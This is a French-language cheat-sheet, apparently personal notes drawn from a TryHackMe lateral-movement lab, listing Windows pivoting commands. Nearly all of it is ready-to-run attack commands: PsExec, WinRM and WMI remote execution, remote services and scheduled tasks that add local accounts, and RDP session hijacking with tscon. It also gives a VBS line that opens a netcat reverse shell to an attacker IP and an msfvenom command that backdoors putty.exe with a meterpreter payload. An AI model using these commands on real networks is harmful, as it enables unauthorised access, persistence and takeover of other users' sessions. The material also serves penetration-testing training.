
Windows

- [Windows/Pivoting] Cheat-sheet

[Windows/Pivoting] Cheat-sheet

Introduction

Le pivoting sur Windows ou plus généralement dans un environnement Active Directory est souvent utilisé pour passer d'une machine A à une machine B.




Source

- TryHackMe - Lateral Movement Pivoting

Cheat-sheet

PsExec



Voici le lien pour télécharger **PsExec** :

- https://learn.microsoft.com/fr-fr/sysinternals/downloads/psexec

```
psexec64.exe \\<IP> -u <USER> -p <PASSWORD> -i cmd.exe
```

> PsExec utilise le partage administratif **ADMIN$**, fonctionne avec Samba sur le port **445** et requiert les droits **Administrateurs**.

WinRM

L'avantage de **WinRM** est qu'il ne nécessite que le privilège **Remote Management Users** pour fonctionner et qu'il est actif et présent sur les systèmes Windows par défaut.

On peut utiliser l'**exécutable** :

```
winrs.exe -u:<USER> -p:<PASSWORD> -r:target cmd
```

Ou alors, on peut l'utiliser en **Powershell** en créant un objet avec les identifiants :

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
```

```
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
```

Puis pour obtenir une session interractive :

```
Enter-PSSession -Computername <TARGET> -Credential $credential
```

Ou pour exécuter un bloc de code powershell :

```
Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}
```

Service personnalisé

Il est possible de créer un service personnalisé pour pivoter si on a les droits **Administrateurs** en utilisant les **Pipes RPC over SMB**.

Créer le service :

```
sc.exe \\<TARGET> create THMservice binPath= "net user munra Pass123 /add" start= auto
```

Démarrer le service :

```
sc.exe \\<TARGET> start THMservice
```

Pour **arrêter** et **supprimer** le service :

```
sc.exe \\<TARGET> stop THMservice
```

```
sc.exe \\<TARGET> delete THMservice
```

Tâche planifiée

Il est possible de créer une tâche planifiée à distance :

```
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<COMMAND/PAYLOAD>" /sc ONCE /sd 01/01/1970 /st 00:00
```

Et démarrer la tâche :

```
schtasks /s TARGET /run /TN "THMtask1"
```

Pour supprimer la tâche planifiée :

```
schtasks /S TARGET /TN "THMtask1" /DELETE /F
```

Session WMI

Il est possible d'exécuter une commande sur un hôte distant avec WMI :

```
wmic.exe /user:Administrator /password:Mypass123 /node:<TARGET> process call create "cmd.exe /c calc.exe"
```

> Il est aussi possible de le faire en powershell :

Tout d'abord, il faut créer un objet **PSCredential** :

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
```

Pour ensuite établir une **session WMI** :

```
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
```

Création d'un processus à distance avec WMI

On peut ensuite créer un **processus** sur l'hôte distant :

```
$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{
CommandLine = $Command
}
```

> Vous n'aurez pas de retour sur la commande exécutée avec WMI, alors assurez-vous de ne pas vous tromper dans la syntaxe !

Création d'un service à distance avec WMI

Si on le souhaite, on peut aussi créer un **service** sur l'hôte distant :

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
Name = "THMService2";
DisplayName = "THMService2";
PathName = "net user munra2 Pass123 /add"; # Your payload
ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
StartMode = "Manual"
}
```

On peut gérer et **démarrer le service** de cette manière :

```
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService
```

Et on peut **arrêter** et **supprimer** le service comme cela :

```
Invoke-CimMethod -InputObject $Service -MethodName StopService
Invoke-CimMethod -InputObject $Service -MethodName Delete
```

Création d'une tâche planifiée à distance avec WMI

On peut **créer une tâche planifiée** sur l'hôte distant grâce à WMI :

```
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName
"THMtask2"
Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"
```

Si on le souhaite, on peut **supprimer** la tâche avec cette commande :

```
Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"
```

Installer un paquet MSI à distance avec WMI

On peut le faire avec la commande suivante :


```
wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msi
```

Ou en Powershell comme ceci :

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments
@{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
```

Resource sur un partage réseau

Parfois, pour ne pas déployer un logiciel ou un script sur tous les postes d'un parc, les administrateurs mettent des fichiers exécutables ou des scripts sur des partages réseau et créeent des raccourcis sur le bureau ou la barre des tâches des postes.



> Cependant, si vous avez un accès en écriture à l'exécutable ou au script pointé, vous pouvez le modifier et attendre qu'il soit exécuté par un autre utilisateur afin de pivoter sur son système.

> A noter que la resource, une fois exécutée, est copiée dans le répertoire temporaire du poste exécutant **%tmp%**.

- Si la resource pointée est un **script VBS**, vous pourriez le modifier de la sorte :

```
CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% &
%tmp%\nc64.exe -e cmd.exe <attacker_ip> 1234", 0, True
```

Si la resource pointée est un **exécutable**, vous pourriez l'infecter avec **Metasploit** comme cela :

```
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=<ATTACKER_IP>
lport=4444 -b "\x00" -f exe -o puttyX.exe
```

RDP Hijacking

Lorsqu'un utilisateur se connecte sur un session en RDP et qu'il feme le client RDP mais non la session, celle-ci reste ouverte indéfiniment.

Cependant, avec les **privilèges System**, il est possible de se connecter à n'importe quel session ouverte.

Pour cela, commencez par lister les sessions ouvertes :

```
query user
```

Vous devriez voir apparaître quelque chose comme ça :

```
 USERNAME              SESSIONNAME       ID  STATE    IDLE TIME  LOGON TIME
>administrator         rdp-tcp#6          2  Active          .  4/1/2022 4:09 AM
 luke                                     3  Disc            .  4/6/2022 6:51 AM
```

Connectez-vous à la session active de votre choix :

```
tscon 3 /dest:rdp-tcp#6
```